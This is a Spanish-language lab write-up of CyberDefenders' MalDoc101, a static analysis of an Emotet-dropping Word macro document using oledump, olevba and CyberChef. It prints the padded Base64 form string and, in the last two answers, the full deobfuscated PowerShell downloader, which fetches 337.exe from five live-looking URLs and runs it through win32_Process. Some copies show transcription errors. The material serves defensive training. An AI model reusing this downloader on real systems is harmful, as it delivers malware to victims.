



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: MalDoc101 (CyberDefenders)

Análisis estático de un documento Word malicioso. El laboratorio se enfoca en extraer macros VBA, revelar técnicas de evasión (Form Smuggling, LotL) y desofuscar comandos de PowerShell para identificar los servidores C2 del troyano Emotet.

Sebastian David
Torres Reyes

Escenario:

Threat actors often use living-off-the-land (LOTL) techniques, such as executing PowerShell, to advance their attacks and move away from macro code. This challenge aims to demonstrate how you can quickly analyze artifacts to extract important indicators of compromise (IOCs). The focus of this exercise is on static analysis techniques. As a security blue team analyst, analyze the provided artifacts and answer the questions.

Herramientas utilizadas:

- olevba
- Oledump
- VirusTotal
- Cyberchef

P1: Multiple streams contain macros in this document. Provide the number of the highest one.

R: 16

Se realizó un análisis superficial donde se determinó que el archivo es de tipo Composite Document File V2 Document (OLE2) y fue creado por la aplicación Microsoft Word.

```
remnux@remnux:~/Documents/Prueba/51-maldoc101/temp_extract_dir/MalDoc101$ file sample.bin
sample.bin: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Jul 22 23:12:00 2020, Last Saved Time/Date: Wed Jul 22 23:12:00 2020, Number of Pages: 1, Number of Words: 3, Number of Characters: 21, Security: 0
```

Como se confirmó que el archivo utiliza OLE se utilizó oleid donde se reveló que el archivo sospechoso contiene VBA Macros junto con herramientas recomendadas para su análisis posterior (olevba y mraptor).

Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Mediante oledump se visualizaron tres flujos que contenían macros (13, 15 y 16). El flujo 13 y 14 contienen código incrustado mientras que el flujo 16 solamente contiene atributos. El flujo 16 es el de mayor tamaño.

```
remnux@remnux:~/Documents/Prueba/51-maldoc101/temp_extract_dir/MalDoc101$ oledump.py sample.bin
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      7119 '1Table'
5:     101483 'Data'
6:      581 'Macros/PROJECT'
7:      119 'Macros/PROJECTwm'
8:     12997 'Macros/VBA/_VBA_PROJECT'
9:      2112 'Macros/VBA/_SRP_0'
10:     190 'Macros/VBA/_SRP_1'
11:     532 'Macros/VBA/_SRP_2'
12:     156 'Macros/VBA/_SRP_3'
13: M    1367 'Macros/VBA/diakzouxchouz'
14:     908 'Macros/VBA/dir'
15: M    5705 'Macros/VBA/govwiahtoozfaid'
16: m    1187 'Macros/VBA/roubhaol'
17:     97 'Macros/roubhaol/\x01CompObj'
18:     292 'Macros/roubhaol/\x03VBFrame'
19:     510 'Macros/roubhaol/f'
20:     112 'Macros/roubhaol/i05/\x01CompObj'
21:     44 'Macros/roubhaol/i05/f'
22:     0 'Macros/roubhaol/i05/o'
23:     112 'Macros/roubhaol/i07/\x01CompObj'
24:     44 'Macros/roubhaol/i07/f'
25:     0 'Macros/roubhaol/i07/o'
26:     115 'Macros/roubhaol/i09/\x01CompObj'
27:     176 'Macros/roubhaol/i09/f'
```

P2: What event is used to begin the execution of the macros?

R: Document_open

Al inspeccionar el flujo 13 se determinó que el creador del malware le asignó el nombre 'diakzouxchouz' a este módulo, además, indica que este código está anclado directamente al documento principal y no a un módulo secundario.


En la sección del código ejecutable se pudo visualizar que el malware utiliza el mecanismo Document_open(), es decir, en cuanto la víctima abra el documento se ejecutará el contenido de las macros.

```
remnux@remnux:~/Documents/Prueba/51-maldoc101/temp_extract_dir/MalDoc101$ oledump.py -s 13 -v sample.bin
Attribute VB_Name = "diakzouxchouz"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub
Document_open()
boaxvoebxiotqueb
End Sub
```

P3: What malware family was this maldoc attempting to drop?

R: emotet

Se extrajo el hash SHA256 de la muestra y se analizó en VirusTotal, donde 46 de 60 motores antivirus detectaron el archivo como malicioso. En general, el archivo fue categorizado como troyano y etiquetado bajo la familia de malware Emotet.



P4: What stream is responsible for the storage of the base64-encoded string?

R: 34

Mediante la herramienta olevba, se inspeccionó el contenido extraído del documento, revelando que la ruta 'Macros/roubhaol/i09/o' contiene texto codificado en Base64 (lo que indica el uso de propiedades de formularios para ocultar el payload).

```
-----
VBA FORM STRING IN 'sample.bin' - OLE stream: 'Macros/roubhaol/i09/o'
-----
0p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626
*gs7712ffvs626fqs2342772g3&*gs7712ffvs626fqh2342772g3&*gs7712ffvs626fqeL2342772g
626fq 2342772g3&*gs7712ffvs626fq-2342772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffv
A70Bj2342772g3&*gs7712ffvs626fqAGaAa2342772g3&*gs7712ffvs626fqByAHUA2342772g3&*
gs7712ffvs626fqAGaAbw2342772g3&*gs7712ffvs626fqBRANQA2342772g3&*gs7712ffvs626fqz
2772g3&*gs7712ffvs626fqAGoAaQ2342772g3&*gs7712ffvs626fqBhAGYA2342772g3&*gs7712ff
AegBs2342772g3&*gs7712ffvs626fqAGEAbw2342772g3&*gs7712ffvs626fqBsAHQA2342772g3&*
vs626fqkAYwAn2342772g3&*gs7712ffvs626fqADsAYg2342772g3&*gs7712ffvs626fqByAGUA234
gs7712ffvs626fqAJABj2342772g3&*gs7712ffvs626fqAGgAaQ2342772g3&*gs7712ffvs626fqB
2772g3&*gs7712ffvs626fqUABgB02342772g3&*gs7712ffvs626fqAGUAaQ2342772g3&*gs7712ff
QAnAH2342772g3&*gs7712ffvs626fqkAbwBv2342772g3&*gs7712ffvs626fqAHcAdg2342772g3&*
vs626fqAAbuAG2342772g3&*gs7712ffvs626fqkAZQBq2342772g3&*gs7712ffvs626fqACcAfQ234
gs7712ffvs626fqYQB0AG2342772g3&*gs7712ffvs626fqMAaAB72342772g3&*gs7712ffvs626fqA
2772g3&*gs7712ffvs626fqbwBpAH2342772g3&*gs7712ffvs626fqoAbAB12342772g3&*gs7712ff
mAGkA2342772g3&*gs7712ffvs626fqZQByAD2342772g3&*gs7712ffvs626fqAJwBm2342772g3&*
vs626fqB1AGwA2342772g3&*gs7712ffvs626fqZQB2AG2342772g3&*gs7712ffvs626fqMAYQBv234
gs7712ffvs626fqA=
-----
VBA FORM STRING IN 'sample.bin' - OLE stream: 'Macros/roubhaol/i09/o'
-----
Tab3
```

Al cotejar esta ruta con la estructura interna del archivo proporcionada por oledump, se comprobó que dicho directorio está asignado al flujo 34.

```
28:      110 'Macros/roubhaol/i09/i11/\x01CompObj'  
29:      40 'Macros/roubhaol/i09/i11/f'  
30:       0 'Macros/roubhaol/i09/i11/o'  
31:     110 'Macros/roubhaol/i09/i12/\x01CompObj '  
32:      40 'Macros/roubhaol/i09/i12/f'  
33:       0 'Macros/roubhaol/i09/i12/o'  
34:    15164 'Macros/roubhaol/i09/o'  
35:      48 'Macros/roubhaol/i09/x'  
36:     444 'Macros/roubhaol/o'  
37:    4096 'WordDocument'
```

P5: This document contains a user-form. Provide the name.

R: roubhaol

Se determinó que el documento contiene un UserForm llamado roubhaol. Esta conclusión se respalda mediante dos evidencias en la estructura interna del archivo (OLE):

1. La presencia del flujo 16 (Macros/VBA/roubhaol), el cual actúa como el módulo VBA asociado al formulario (marcado con la letra 'm' por oledump al contener únicamente atributos y no código ejecutable).
2. La identificación de la ruta Macros/roubhaol/i09/o (flujo 34), la cual demuestra la existencia de un directorio dedicado a almacenar las propiedades visuales y de texto de dicho formulario, técnica utilizada por el atacante para realizar Form Control Smuggling y ocultar el payload.

P6: This document contains an obfuscated Base64 encoded string; what value is used to pad (or obfuscate) this string?

R: 2342772g3&*gs7712ffvs626fq

Se determinó que, además de codificar el payload en Base64, el atacante inserta de manera repetitiva la cadena de texto basura '2342772g3&*gs7712ffvs626fq'. El objetivo de esta técnica de ofuscación (junk insertion) es añadir una capa más de complejidad, fragmentando la firma del código malicioso para evadir los controles y mecanismos de detección estática.

```

BA FORM STRING IN 'sample.bin' FILE stream: 'Macros/roubhaol/109/o'
0p2342772g3s*gs7712ffvs626fqo2342772g3s*gs7712ffvs626fqw2342772g3s*gs7712ffvs626fqe2342772g3s*gs7712ffvs626fqg2342772g3s*
*gs7712ffvs626fqs2342772g3s*gs7712ffvs626fqh2342772g3s*gs7712ffvs626fqL2342772g3s*gs7712ffvs626fqM2342772g3s*gs7712ffvs
626fq 2342772g3s*gs7712ffvs626fq 2342772g3s*gs7712ffvs626fq2342772g3s*gs7712ffvs626fq JABASG2342772g3s*gs7712ffvs626fqk
AQZB7342772g3s*gs7712ffvs626fqAGcAQ2342772g3s*gs7712ffvs626fqBvAHUA2342772g3s*gs7712ffvs626fqAB3H2342772g3s*gs7712ff
vs626fqUAdwA92342772g3s*gs7712ffvs626fqACcAD2342772g3s*gs7712ffvs626fqBAGEA2342772g3s*gs7712ffvs626fqYwBKAG2342772g3s*
*gs7712ffvs626fq8AdOB2342772g3s*gs7712ffvs626fqAGMAo2342772g3s*gs7712ffvs626fqBvAHUA2342772g3s*gs7712ffvs626fqABhAG234
2772g3s*gs7712ffvs626fqABaAN2342772g3s*gs7712ffvs626fqADAwW2342772g3s*gs7712ffvs626fqBOAGUA2342772g3s*gs7712ffvs626fq
AAuAF2342772g3s*gs7712ffvs626fqMAZOB7342772g3s*gs7712ffvs626fqAHYAuo2342772g3s*gs7712ffvs626fqAGUA2342772g3s*gs7712ff
vs626fqUABvAG2342772g3s*gs7712ffvs626fqAbg8O2342772g3s*gs7712ffvs626fqAEoAY2342772g3s*gs7712ffvs626fqBuAGEA2342772g3s*
*gs7712ffvs626fqZwLHA2342772g3s*gs7712ffvs626fqIAXQA62342772g3s*gs7712ffvs626fqABoAtG2342772g3s*gs7712ffvs626fqBTEAU234
2772g3s*gs7712ffvs626fqYABJAH2342772g3s*gs7712ffvs626fqUAlGBp2342772g3s*gs7712ffvs626fqAFQAE2342772g3s*gs7712ffvs626fqg
gAFAA2342772g3s*gs7712ffvs626fqUgBPAG2342772g3s*gs7712ffvs626fqAAvABv2342772g3s*gs7712ffvs626fqAEWAY2342772g3s*gs7712ff
vs626fqBvAGvAG2342772g3s*gs7712ffvs626fqIgaAD2342772g3s*gs7712ffvs626fqoAIAAN2342772g3s*gs7712ffvs626fqAQHQA2342772g3s*
*gs7712ffvs626fqBzADEA2342772g3s*gs7712ffvs626fqMqASAC2342772g3s*gs7712ffvs626fqADABs2342772g3s*gs7712ffvs626fqAHZM7O234
2772g3s*gs7712ffvs626fqAxAcw2342772g3s*gs7712ffvs626fqIABoAG2342772g3s*gs7712ffvs626fqAcwAn2342772g3s*gs7712ffvs626fqA
DsAJA2342772g3s*gs7712ffvs626fqBKAUGA2342772g3s*gs7712ffvs626fqoBjAG2342772g3s*gs7712ffvs626fqAgYbL2342772g3s*gs7712ff
vs626fqAHUAZA2342772g3s*gs7712ffvs626fqByAGUA2342772g3s*gs7712ffvs626fqoByAC2342772g3s*gs7712ffvs626fqAAPAQ2342772g3s*
*gs7712ffvs626fqACmAw2342772g3s*gs7712ffvs626fqAdZc2342772g3s*gs7712ffvs626fqJwA7AC2342772g3s*gs7712ffvs626fqoACB1234
2772g3s*gs7712ffvs626fqAG8AYO2342772g3s*gs7712ffvs626fqBKAGcA2342772g3s*gs7712ffvs626fqBpAG2342772g3s*gs7712ffvs626fqo
AdgB12342772g3s*gs7712ffvs626fqAHUABO2342772g3s*gs7712ffvs626fqA9AC2342772g3s*gs7712ffvs626fqZABIAH2342772g3s*gs7712ff
vs626fqUAdgBt2342772g3s*gs7712ffvs626fqAG8AZO2342772g3s*gs7712ffvs626fqB6AGuA2342772g3s*gs7712ffvs626fqoBpAH2342772g3s*
*gs7712ffvs626fqAQZwBv2342772g3s*gs7712ffvs626fqAGgAJw2342772g3s*gs7712ffvs626fqATCAO2342772g3s*gs7712ffvs626fqADvAG234
2772g3s*gs7712ffvs626fqUAAbNm2342772g3s*gs7712ffvs626fqAGUAD2342772g3s*gs7712ffvs626fqBoHQA2342772g3s*gs7712ffvs626fq
wBoAG2342772g3s*gs7712ffvs626fqIAYOB12342772g3s*gs7712ffvs626fqAHKAP02342772g3s*gs7712ffvs626fqAKAGUA2342772g3s*gs7712ff
vs626fqBgB2AD342772g3s*gs7712ffvs626fqoDbZ2342772g3s*gs7712ffvs626fqAGUcG2342772g3s*gs7712ffvs626fqBwAHIA2342772g3s*
*gs7712ffvs626fqwBmAG2342772g3s*gs7712ffvs626fqAbAB12342772g3s*gs7712ffvs626fqACsAJw2342772g3s*gs7712ffvs626fqBcACA234
2772g3s*gs7712ffvs626fqwKAG2342772g3s*gs7712ffvs626fqOZBp2342772g3s*gs7712ffvs626fqAGMAA2342772g3s*gs7712ffvs626fqg
IAGUA2342772g3s*gs7712ffvs626fqQBKAH2342772g3s*gs7712ffvs626fqIAZOB62342772g3s*gs7712ffvs626fqAHIAKw2342772g3s*gs7712ff
vs626fqAnAC2342772g3s*gs7712ffvs626fqOB4AG2342772g3s*gs7712ffvs626fqUJwA72342772g3s*gs7712ffvs626fqACQAcw2342772g3s*
*gs7712ffvs626fqBzAGUA2342772g3s*gs7712ffvs626fqBpBAG2342772g3s*gs7712ffvs626fqUgBp2342772g3s*gs7712ffvs626fqoBpAH2342772g3s*

```

P7: What is the program executed by the Base64 encoded string?

R: powershell

Mediante la herramienta CyberChef se limpió el bloque codificado en Base64 eliminando la cadena de texto basura incrustada. Al hacerlo, se visualizó que dicho bloque ejecutaba un comando de PowerShell con el parámetro -e (-EncodedCommand), lo que le indica al sistema operativo que el script a ejecutar a continuación está codificado.

[illegible]

P8: What WMI class is used to create the process to launch the Trojan?

R: win32_Process

Para terminar de desofuscar el script se decodifico de Base64 y se eliminaron los bytes nulos. En general, el script actúa como el downloader final del ataque; utiliza técnicas de evasión como comillas invertidas, concatenación de comandos y variables incomprensibles para evadir firmas de antivirus. La lógica consiste en forzar conexiones TLS seguras e iniciar un bucle a través de una lista de cinco URLs (potenciales servidores C2). Intenta descargar el binario malicioso de cada URL y guardarlo en el perfil de usuario con el nombre 337.exe. Finalmente, se implementa una condicional: Si el tamaño es mayor o igual a 24 751 bytes entonces invoca la clase WMI win32_Process para ejecutar 337.exe y se interrumpe el bucle de descargas.

The screenshot shows a Base64 decoder interface. The 'Input' field contains a long Base64-encoded string. The 'Output' field shows the decoded PowerShell script. The script is a complex command that attempts to download a Trojan from five different URLs and execute it as 337.exe using the win32_Process WMI class.

```
$liechrouhwuw='vuacdouvciioxhaol';  
[Net.ServicePointManager]::"SE`cuRiT`y`PR0`ToC`o1" = 'tls12, tls11,  
tls';$deichbeudreir =  
'337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'$dei  
chbeudreir+'.exe';$sienteed='quainquachloaz';$reusthoas=(. 'n'+ 'ew-ob'+ 'ject')  
nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com/bn/s9w4tgcj1_f6669ugu_w4bj/*ht  
tps://www.techtravel.events/informationl/8lsjhr16nnkwygzsudza_h3wng_a6v5/*http://  
/digiwebmarketing.com/wp-  
admin/72t0jjhmv7takwvisfnz_eejvf_h6v2ix/*http://holfve.se/images/1ckw5mj49w_2k11p  
x_d/*http://www.cfm.nl/_backup/yfhrmh6u0heidnrwruha2t4mjz6p_yxhyu390i6_q93hkh3ddm  
/'.'s`Plit"([char]42);$seccierdeeth='duuzyeawpuaqu';foreach($geersieb in  
$jacleewyiqu){try{$reusthoas."d0WN`loA`dfi`Le"($geersieb,  
$toehfethxohbaey);$buhxeu='doeydeidquaijleuc';If ((.('Get-'+'Ite'+ 'm')  
$toehfethxohbaey)."l`eNGTH" -ge 24751) {[wmi class] 'win32_Process')."C`ReaTe"  
($toehfethxohbaey);$quoodteeh='jiafruuZlaolthoic';break;$chighchienteiqu='yoowveih  
niej'}}catch{};$toizluulfier='foqulevcaoj'
```

P9: Multiple domains were contacted to download a Trojan. Provide the first FQDN as per the provided hint.

R: haoqunkong[.]com

Los cinco dominios contactados son:

1. Haoqunkong[.]com
2. www[.]techtravel[.]events
3. digiwebmarketing[.]com

4. holfve[.]se
5. www[.]cfm[.]nl

Output



```
$liechrouhwuw='vuacdouvciouxhaol';  
[Net.ServicePointManager]::"SE`cuRiT`y`PRO`ToC`ol" = 'tls12, tls11,  
tls';$deichbeudreir =  
'337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'+'$dei  
chbeudreir+'.exe';$sienteed='quainquachloaz';$reusthoas=( 'n'+ 'ew-ob'+ 'ject')  
nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com/bn/s9w4tgcjl_f6669ugu_w4bj/*ht  
tps://www.techtravel.events/informationl/8lsjhr16nnkwgyzsudzam_h3wng_a6v5/*http:/  
/digiwebmarketing.com/wp-  
admin/72t0jjhmv7takwvisfnz_eejvf_h6v2ix/*http://holfve.se/images/1ckw5mj49w_2k11p  
x_d/*http://www.cfm.nl/_backup/yfhrmh6u0heidnwrwaha2t4mjz6p_yxhyu390i6_q93hkh3ddm  
/'."s`PliT"([char]42);$seccierdeeth='duuzyeawpuaqu';foreach($geersieb in  
$jacleewyiqu){try{$reusthoas."dOWN`loA`dfi`Le"($geersieb,  
$toehfethxohbaey);$buhxeuh='doeydeidquaijleuc';If ((.'Get-'+ 'Ite'+ 'm')  
$toehfethxohbaey)."l`eNGTH" -ge 24751) {[wmiclass]'win32_Process')."C`ReaTe"  
($toehfethxohbaey);$quoodteeh='jiafruuZlaolthoic';break;$chigchienteiqu='yoowveih  
niej'}}catch{}}$toizluulfier='foqulevcaoj'
```